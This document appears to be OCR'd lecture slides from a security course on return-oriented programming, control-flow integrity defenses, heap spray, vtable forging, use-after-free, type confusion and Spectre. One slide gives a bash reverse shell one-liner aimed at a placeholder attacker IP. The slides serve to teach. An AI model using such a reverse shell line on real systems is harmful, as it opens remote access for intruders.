
- `A syscall: dup2` `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



When is dup2 needed?

ROP Chain: Example

- A syscall: dup2 `asmlinkage long sys_dup2(unsigned int oldfd, unsigned int newfd);`
- To duplicate the stdout



Creating a reverse shell

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

ROP Compiler

- Attacker uses a high-level language (e.g., DSL)
- The compiler generates ROP gadgets and data
- There exists a Turing-complete compiler

Is ROP x86-specific?


- No
  - x86, x86_64, Mips, Mips64, ARM, ARM64, SPARC, PowerPC, PowerPC64

ROP Defenses

- Control Flow Integrity (CFI)
- At compile time → Build a control-flow graph (CFG)
  - Reflects developer code
  - e.g. static locations for static instructions, disallow execution from other locations
- At run time → Before calling a function, check if it follows CFG
  - By means of compiler instrumentation

Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

ROP Defenses



Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

Beyond buffer overflow

Heap spray attacks

- Cause the program to repeatedly put your payload in memory
  - E.g. repeatedly attempt to register a new user with the username as payload
- **Not an attack** by itself: even though your payload is in memory, it is not yet executed
- Cause the program to de-allocate some of the memory to create "memory holes"
  - Force the vulnerable object and overflowable buffer to be put into memory into one of the holes

Beyond buffer overflow

Forged virtual function tables:

- Virtual tables are created at compile time to achieve late binding
  - Base class and each inherited class has its own virtual table
  - Within an object, the virtual pointer tells us what type of object it is by pointing to the correct virtual table
- If you **redirect** the virtual pointer to your own vtable, you can achieve a ROP chain
- How can you redirect the virtual pointer, or create your own vtable?

Beyond buffer overflow

Use After Free:

1. Pointer 1 is allocated a memory space, then freed

2. Since it is free, other points can be allocated the same memory space

3. An attempt is made to use Pointer 1, e.g. strcpy(ptr1, argv[1])

(This does not crash is ptr1 is now pointing to valid memory…)

Beyond buffer overflow

Use After Free:

- Issue with *dynamic memory*
- Can lead to control flow takeover, remote code execution

Zhang et al. 2015:

- More than 50% known attacks against Windows 7 are Use after Frees; 80% against Chrome
- Most exploits against UAF vulnerabilities are **vtable injection** attacks

Beyond buffer overflow

Type confusion:

- Programmer wrote a function assuming the user-supplied input would be type A, but it can be type B
  - e.g. PHP POST parameters can be set by the user
  - e.g. check if user is admin: but the check assumes username is string…
- If these two types are classes, then vtable overlap may occur
  - This happens because the vfptr is cast successfully
  - i.e. calling class A’s function 1 may actually call class B’s function 1
- Especially severe in dynamic typing languages (Javascript, PHP)
  - E.g. Found in V8 Javascript engine (Chrome, etc.) in June 2023
  - Major Flash attack in 2015

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2       y = array2[array1[x] * 4096];
```

- If line 2 can be executed *without* the line 1 check, we have a buffer overread
  - This is done in branch prediction (speculative execution)
- Speculative execution is necessary to make C appear fast…
  - Read “C is not a low level language”, David Chisnall

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2       y = array2[array1[x] * 4096];
```

1. Attacker wants to know k = value at address 0x000000F0, knows array1 (size 20) is at 0x0000C0
2. Attacker sets x = 48, so array1[x] = k (out of bounds)
3. CPU mistakenly predicts line 1 will pass, computes array1[x] = k in order to execute line 2
4. CPU brings array2[k*4096] into the cache
5. Attacker guesses value of k by determining what was brought into the cache using cache timing attacks (e.g. Flush+Reload)

Beyond stack overflow

- Many other related memory corruption issues…
  - Uninitialized Pointers
  - Double Free
  - Untrusted pointer dereference
  - etc.

Questions